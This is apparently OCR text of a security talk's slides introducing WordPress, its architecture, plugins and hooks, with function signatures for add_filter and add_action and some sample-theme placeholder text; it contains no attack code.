WORDPRESS PLUGINS ANALYSIS

PRESENTED BY HITMANALHARBI

ORGANIZED BY HACKERENV

WHOAMI

About the presenter

WHOAMI


Mohammed Alharbi AKA HitmanAlharbi

Web developer and web security researcher

Member in 0xSaudi, SaudiPwners and echoCTF

Https://twitter.com/hitmanf15

Please remember one thing



Champions are brilliant at the basics.

John Wooden


Let’s learn the basics of the WordPress

WHAT IS WORDPRESS?

General information about WordPress

WHAT IS WORDPRESS?

Wordpress is a **free** and **open-source** content management system (**CMS**) written in **PHP** and paired with **MySQL**
and **40%** of the web is built on **Wordpress**



40% of the web uses WordPress

*Posted by **Matthias Gelbmann** on 10 February 2021 in News, Content Management, WordPress*

> ***Summary:***
> *The incredible success story of WordPress continues by reaching another milestone: 2 out of every 5 websites use it now.*

When we announced five years ago that WordPress usage had reached 25%, its creator Matt Mullenweg famously answered by writing "Seventy-Five to go". I found that a quite venturous statement. After all, we currently monitor 737 other content management systems. It's not like there is a lack of choice for webmasters. There is even no shortage of other impressive success stories, where Shopify and Squarespace are just two obvious examples, but there are plenty more.


Yet, WordPress plays in a league of its own. It's not only the usage numbers, also the ecosystem around WordPress is absolutely remarkable. There are more than 58,000 plugins, more than 8,000 themes, and any number of companies and individuals that make a living from creating WordPress sites. There are also a fair number of web hosting providers specialized in WordPress hosting. One of them, of course, is Automattic, the company behind WordPress, and they are not even the biggest one. That honor goes to WP Engine.

Source: w3techs.com

WORDPRESS ARCHITECTURE

Let’s look to the WordPress architecture

WORDPRESS ARCHITECTURE



WP-ADMIN
Admin files and ajax file …

WP-INCLUDES
Included files in the core …

WP-CONTENT
Plugins, themes and uploads …

CORE FILES
index.php wp-login.php wp-register.php …


WHAT IS PLUGIN IN WORDPRESS?

General information about WordPress plugins

WHAT IS PLUGIN IN WORDPRESS?

A **plugin** is a **collection of PHP scripts** containing a group of functions that can be added to a **WordPress** website and they **can extend functionality** or **add new features** to a **WordPress** website

WHAT IS PLUGIN IN WORDPRESS?



My Most Memorable Travel Moments

The best moment of any trip, for me, is when I first step foot off the train (or boat, or plane, or bus, or…).

Joan Smith August 15, 2019 3 Comments

The whole of the trip is in front me, ripe with possibility. Now Leontes' eyes were at last opened to his folly. His Queen was dead, and the little daughter who might have been a comfort to him he had sent away to be the prey of wolves and kites. Life had nothing left for him now. He gave himself up to his grief, and passed in any sad years in prayer and remorse.


The baby Princess was left on the seacoast of Bohemia, the very kingdom where Polixenes reigned. Paulina's husband never went home to tell Leontes where he had left the baby; for as he was going back to the ship, he met a bear and was torn to pieces. So there was an end of him.

But the poor deserted little baby was found by a shepherd. She was richly dressed, and had with her some jewels, and a paper was pinned to her cloak, saying that her name was Perdita, and that she came of noble parents.

She had no more teaching than a shepherd's child generally has, but she inherited from her royal mother many graces and charms, so that she was quite different from the other maidens in the village where she lived.

> This is a left-aligned pullquote! When screen size allows, you'll find me to the left of the content.
>
> Albert Einstein

Normal WordPress without plugins and themes



WordPress with some plugins and themes


WHY PLUGINS ANALYSIS?

Why we choose WordPress plugins analysis?

WHY PLUGINS ANALYSIS?

There are **58,253** available plugin right now and most of them are **free** and usually these plugins come from the community **without any support**

Actually the plugins are the weakest doors




Source: wordfence.com

WHAT IS HOOK IN WORDPRESS?

General information about WordPress hooks

WHAT IS HOOK IN WORDPRESS?



HITMANALHARBI

WHAT IS HOOK IN WORDPRESS?

WordPress hooks allow you to **manipulate a procedure** without modifying **any WordPress core files**, and the primary purpose of **hooks** is to **automatically run a function or event**, this technique can **improve** the functionality of a **theme** or **plugin**.

TYPES OF WORDPRESS HOOKS


What are the types of WordPress hooks

FILTERS

They are **designed** to give you the ability to **modify** a specific content of a **filter hook** at the **runtime**, and they **return the modified content**

HOW TO ADD A FILTER

You can add filters by calling add_filter() function



```
add_filter( string $tag, callable $function_to_add, int $priority = 10,
        int $accepted_args = 1 )
```

FILTER EXAMPLE

found_posts


Filters the number of found posts for the query.

ACTIONS

They are **designed** to give you the ability to **execute a custom function** when **specific action hook or events occur**, and they **didn’t return anything**

HOW TO ADD AN ACTION

You can add actions by calling add_action() function



```
add_action( string $tag, callable $function_to_add, int $priority = 10,
        int $accepted_args = 1 )
```

ACTION EXAMPLE

